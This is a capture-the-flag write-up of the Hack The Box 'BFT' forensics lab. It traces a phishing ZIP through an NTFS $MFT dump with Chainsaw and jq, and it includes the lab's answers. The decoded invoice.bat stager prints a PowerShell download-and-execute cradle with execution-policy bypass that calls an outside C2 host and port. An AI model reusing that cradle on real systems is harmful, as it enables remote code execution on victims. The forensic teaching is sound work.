

HACK THE BOX SHERLOCK - DFIR

BFT


```
(rafael@raf)-[~/HTB_SHERLOCKS/BFT]
$ ls
BFT.zip  C

(rafaels@raf)-[~/HTB_SHERLOCKS/BFT]
$ cd C

(rafaels@raf)-[~/HTB_SHERLOCKS/BFT/C]
$ ls
'$MFT'  mft.json
```

After unzipping the BFT.zip we get a "C" folder, and then inside that I got an MFT file.

```
(rafaels@raf)-[~/HTB_SHERLOCKS/BFT/C]
$ chainsaw dump '$MFT' --json > mft.json
```



By WithSecure Countercept (@FranticTyping, @AlexKornitzer)

```
[+] Dumping the contents of forensic artefacts from: $MFT (extensions: *)
[+] Loaded 1 forensic artefacts (307.5 MiB)
[+] Done
```

With that '\$MFT' file I transformed it using Chainsaw dump into mft.json for better readability.

1. Simon Stark was targeted by attackers on February 13. He downloaded a ZIP file from a link received in an email. What was the name of the ZIP file he downloaded from the link?

```
(rafael@raf)-[~/HTB_SHERLOCKS/BFT/C]
$ strings mft.json | grep -i "20240213"
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.9.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.15.etl",
"FullPath": "Windows/ServiceProfiles/NetworkService/AppData/Local/Microsoft/Windows/DeliveryOptimization/Logs/dosvc.20240213_161206_231.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.10.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.11.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.12.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.13.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.14.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.16.etl",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoice.bat",
"FullPath": "ProgramData/Microsoft/Windows Defender/Support/MPDetection-20240213-081006.log",
"FullPath": "ProgramData/Microsoft/Windows Defender/Support/MpWppTracing-20240213-081006-00000003-fffffffff.bin",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.23.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.27.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.1.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.2.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.5.etl",
"FullPath": "Program Files (x86)/Microsoft/EdgeWebView/Application/SetupMetrics/20240213082024822_5236.pma",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.20.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.8.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.162144_076.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.4.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.17.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.18.etl",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001",
"FullPath": "Program Files (x86)/Microsoft/EdgeWebView/Application/SetupMetrics/20240213083043176_4416.pma",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.164350_552.etl",
"FullPath": "Windows/Logs/STH/STH.20240213.081034_576.1.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.161004_358.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.6.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.7.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.161121_793.etl",
"FullPath": "Windows/ServiceProfiles/NetworkService/AppData/Local/Microsoft/Windows/DeliveryOptimization/Logs/dosvc.20240213_161820_851.etl",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001.zip",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.161457_199.etl",
"FullPath": "Windows/ServiceProfiles/NetworkService/AppData/Local/Microsoft/Windows/DeliveryOptimization/Logs/domgmt.20240213_161507_480.etl",
"FullPath": "Windows/Logs/WindowsUpdate/WindowsUpdate.20240213.081010.826.3.etl",
"FullPath": "Program Files (x86)/Microsoft/Edge/Application/SetupMetrics/20240213081939579_4392.pma",
```

I first filtered for the day using strings and grep command line utility for "20240213" because it follows the year-month-date format which is for February the 13th like mentioned in the question and this one is interesting since it appeared on the Downloads folder which would be automatic from email. Therefore the answer is **Stage-20240213T093324Z-001.zip**


2. Examine the Zone Identifier contents for the initially downloaded ZIP file. This field reveals the HostUrl from where the file was downloaded, serving as a valuable Indicator of Compromise (IOC) in our investigation/analysis. What is the full Host URL from where this ZIP file was downloaded?

```
(rafael@raf)-[~/HTB_SHERLOCKS/BFT/C]
$ strings mft.json | grep -i "Stage-20240213T093324Z-001.zip"
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001.zip",
```

I got the full path attribute to question number 1 so later I can use it for a jq command.

```
(rafael@raf) (~/.HTB_SHERLOCKS/BFT/C)
$ jq '.[0] | select(.FullPath=="Users/simon.stark/Downloads/Stage-20240213T093324Z-001.zip")' mft.json
{
  "Signature": "FILE",
  "EntryId": 75191,
  "Sequence": 5,
  "BaseEntryId": 0,
  "BaseEntrySequence": 0,
  "HardLinkCount": 2,
  "Flags": "EntryFlags(ALLOCATED)",
  "UsedEntrySize": 824,
  "TotalEntrySize": 1024,
  "FileSize": 930,
  "IsADirectory": false,
  "IsDeleted": false,
  "HasAlternateDataStreams": true,
  "StandardInfoFlags": "FileAttributeFlags(FILE_ATTRIBUTE_ARCHIVE)",
  "StandardInfoLastModified": "2024-02-13T16:34:40.820441Z",
  "StandardInfoLastAccess": "2024-02-13T16:35:16.262415Z",
  "StandardInfoCreated": "2024-02-13T16:34:40.587437Z",
  "FileNameFlags": "FileAttributeFlags(FILE_ATTRIBUTE_ARCHIVE)",
  "FileNameLastModified": "2024-02-13T16:34:40.597536Z",
  "FileNameLastAccess": "2024-02-13T16:34:40.597536Z",
  "FileNameCreated": "2024-02-13T16:34:40.587437Z",
  "FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001.zip",
  "DataStreams": [
    {
      "stream_name": "Zone.Identifier",
      "stream_number": 0,
      "stream_data": "00005b5a6f6e655472616e736665725d0d0a5a6f6e6549643d330d0a486f737455726c3d68747470733a2f2f73746f726167652e676f6676c65617069732e636f6d2f64726976652d62756c6b2d6578706f72742d616e6f6e796d6f75732f3230323430323133543039333332342e3033395a2f343133333339393837313731363437383638382f61343061656364302d316366332d346638382d623535612d6531383864356331633034662f312f63323737613862342d616661392d346433342d623863612d653165623565356639383363376175746875736572"
    }
  ]
}
```

In the stream data attribute I thought that was an encrypted string. Therefore, I put it into my decoder. <https://decode.com/en/string>



I decoded it and found an attribute called HostUrl and it is also the answer,

<https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecdd-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser>

3. What is the full path and name of the malicious file that executed malicious code and connected to a C2 server?

Task 3

Identify any suspicious file related to the initially downloaded ZIP file. Look for MFT records with suspicious extensions and timestamps around the ZIP download time.

I originally did not know how to do this question so I opened the hint.

And I had to filter with the name of the downloaded zip file, and so I did using strings and grep.

```
(rafael@raf)-[~/HTB_SHERLOCKS/BFT/C]
$ strings mft.json | grep -i "Stage-20240213T093324Z-001"
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoices/invoice.bat",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001.zip",
"FullPath": "Users/simon.stark/AppData/Roaming/Microsoft/Windows/Recent/Stage-20240213T093324Z-001.lnk",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice.zip",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoices.zip",
"FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoices",
```

And in the one highlighted above there is a ".bat" executable which would be the most suiting one for this question since it executed malicious code to C2 server and so the answer is the full path, and I had to change the symbols, so it becomes **C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat**.

4. Analyze the \$Created0x30 timestamp for the previously identified file. When was this file created on disk?

The image shows a Google search result for the query "what is \$Created0x30 timestamp". The search bar is at the top with the query entered. Below the search bar, there are tabs for "AI Mode", "All", "Images", "Shopping", "Videos", "Forums", "Short videos", "More", and "Tools". The "All" tab is selected. The search results show an "AI Overview" section with a blue star icon and the word "Indonesia" in a blue pill. The text in the AI Overview states: "The \$Created0x30 timestamp, also known as the **FILE_NAME(FN)** creation time, is a highly reliable, low-level timestamp in the NTFS file system that records when a file was created. It is used in forensics to detect 'timestomping'—the manipulation of file dates by attackers." Below this text, there is a small icon of a person and the text "Kroll +3". To the right of the AI Overview, there is a snippet from a document titled "Detecting and Analyzing Timestomping with KAPE - Kroll". The snippet text reads: "13 Jun 2022 — * Created (0x10) is the Standard Information (SI) creation timestamp. This can be modified by user level...". At the bottom right of the snippet, there is a small icon of a person and the text "Kroll".

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I Googled what \$Created0x30 means, and it is basically the UTC time of the File Creation Time which is an attribute of the \$MFT file.

```
(rafael@raf)-[~/HTB_SHERLOCKS/BFT/C]
$ jq '.[] | select(.FullPath="Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoices/invoice.bat")' mft.json
{
  "Signature": "FILE",
  "EntryId": 23436,
  "Sequence": 9,
  "BaseEntryId": 0,
  "BaseEntrySequence": 0,
  "HardLinkCount": 1,
  "Flags": "EntryFlags(ALLOCATED)",
  "UsedEntrySize": 768,
  "TotalEntrySize": 1024,
  "FileSize": 286,
  "IsDirectory": false,
  "IsDeleted": false,
  "HasAlternateDataStreams": true,
  "StandardInfoFlags": "FileAttributeFlags(FILE_ATTRIBUTE_ARCHIVE)",
  "StandardInfoLastModified": "2024-02-13T16:38:39.965326Z",
  "StandardInfoLastAccess": "2024-02-13T16:38:41.105970Z",
  "StandardInfoCreated": "2024-02-13T17:23:16Z",
  "FileNameFlags": "FileAttributeFlags(FILE_ATTRIBUTE_ARCHIVE)",
  "FileNameLastModified": "2024-02-13T16:38:39.934132Z",
  "FileNameLastAccess": "2024-02-13T16:38:39.934132Z",
  "FileNameCreated": "2024-02-13T16:38:39.934132Z",
  "FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoices/invoice.bat",
  "DataStreams": [
```

So I filtered using the previous question's answer, and I got the File Name Created UTC time which is the answer: **2024-02-13 16:38:39**.

5. Finding the hex offset of an MFT record is beneficial in many investigative scenarios. Find the hex offset of the stager file from Question 3.


Task 5

In MFT records, find the Entry Number value for the file in question. Multiply that number by 1024 (since this is the size of each record). The result is the offset in Decimal. Convert it to hex to find your answer.

I originally found the MFT file and I did not find any. So I open the hint for this question.

```
(rafael@raf)-[~/HTB_SHERLOCKS/BFT/C]
$ jq '.[] | select(.FullPath="Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoices/invoice.bat")' mft.json
{
  "Signature": "FILE",
  "EntryId": 23436,
  "Sequence": 9,
  "BaseEntryId": 0,
  "BaseEntrySequence": 0,
  "HardLinkCount": 1,
```

So I got the entry number of the invoice.bat file.



I multiplied it by 1024, since that is the size of each record.

And then I used a Decimal to Hex converter.

Decimal to Hexadecimal converter

From

To

Decimal

Hexadecimal

Enter decimal number

23998464

10

= Convert

× Reset

↕ Swap

Hex result

(23998464)₁₀ = (16E3000)₁₆

↻

This is where I get the answer which is: **16E3000**.


- Each MFT record is 1024 bytes in size. If a file on disk has smaller size than 1024 bytes, they can be stored directly on MFT File itself. These are called MFT Resident files. During Windows File system Investigation, its crucial to look for any malicious/suspicious files that may be resident in MFT. This way we can find contents of malicious files/scripts. Find the

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contents of The malicious stager identified in Question3 and answer with the C2 IP and port.

```
(rafael@raf) [~/HTB_SHERLOCKS/BFT/C]
$ jq '.[] | select(.FullPath=="Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoices/invoice.bat")' mft.json
{
  "Signature": "FILE",
  "EntryId": 23436,
  "Sequence": 9,
  "BaseEntryId": 0,
  "BaseEntrySequence": 0,
  "HardLinkCount": 1,
  "Flags": "EntryFlags(ALLOCATED)",
  "UsedEntrySize": 768,
  "TotalEntrySize": 1024,
  "FileSize": 286,
  "IsADirectory": false,
  "IsDeleted": false,
  "HasAlternateDataStreams": true,
  "StandardInfoFlags": "FileAttributeFlags(FILE_ATTRIBUTE_ARCHIVE)",
  "StandardInfoLastModified": "2024-02-13T16:38:39.965326Z",
  "StandardInfoLastAccess": "2024-02-13T16:38:41.105970Z",
  "StandardInfoCreated": "2024-02-13T17:23:16Z",
  "FileNameFlags": "FileAttributeFlags(FILE_ATTRIBUTE_ARCHIVE)",
  "FileNameLastModified": "2024-02-13T16:38:39.934132Z",
  "FileNameLastAccess": "2024-02-13T16:38:39.934132Z",
  "FileNameCreated": "2024-02-13T16:38:39.934132Z",
  "FullPath": "Users/simon.stark/Downloads/Stage-20240213T093324Z-001/Stage/invoice/invoices/invoice.bat",
  "DataStreams": [
    {
      "stream_name": "data",
      "stream_number": 0,
      "stream_data": "406563686f20666660a7374617274202f6220706f7765727368656c2e657865202d6e6f6c202d772031202d6e6f70202d6570206279706173732022284e65772d4f6
26a656374204e65742e576562436c69656e74292e50726f78792e43726564656e74696e16c733d5b4e65742e43726564656e74696e16c43616368655d3a3a44656661756c744e6574776f726b437265
64656e74696e16c733b6977722827687474703a2f2f34332e3230342e3131302e3230333a363636362f646f776e6c6f6162f706f7765727368656c2c2f4f6d3168644852705a6d567a64474630615
739754947563064773d3d2729202d557365426173696350617273696e677c696578220a28676f746f72920323e6e756c20262064656c2022257e6630220a"
    }
  ],
}
```

So I get that stream data, and decode it like before again. And still related to the invoice.bat file so I still use the same filter.



```
@echo off
start /b powershell.exe -noI -w 1 -nop -ep bypass "(New-Object
Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;Iwr('http://43.204.110.203:6666/download/powershell/
```

Here we can see an IP and port which has to be the C2 server so that is the answer which is **43.204.110.203:6666**.

Conclusion

On February 13, Simon Stark downloaded Stage-20240213T093324Z-001.zip from an email, with this as the full host URL <https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aec0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser>.

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C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat, then this is the file to connect to the C2 server on 2024-02-13 16:38:39 to 43.204.110.203:6666.



You have solved BFT!

Congratulations  **rafaelangelo** best of luck in capturing flags ahead!

#3740	12 Apr 2026	Retired
Sherlock Rank	Solve Date	Sherlock State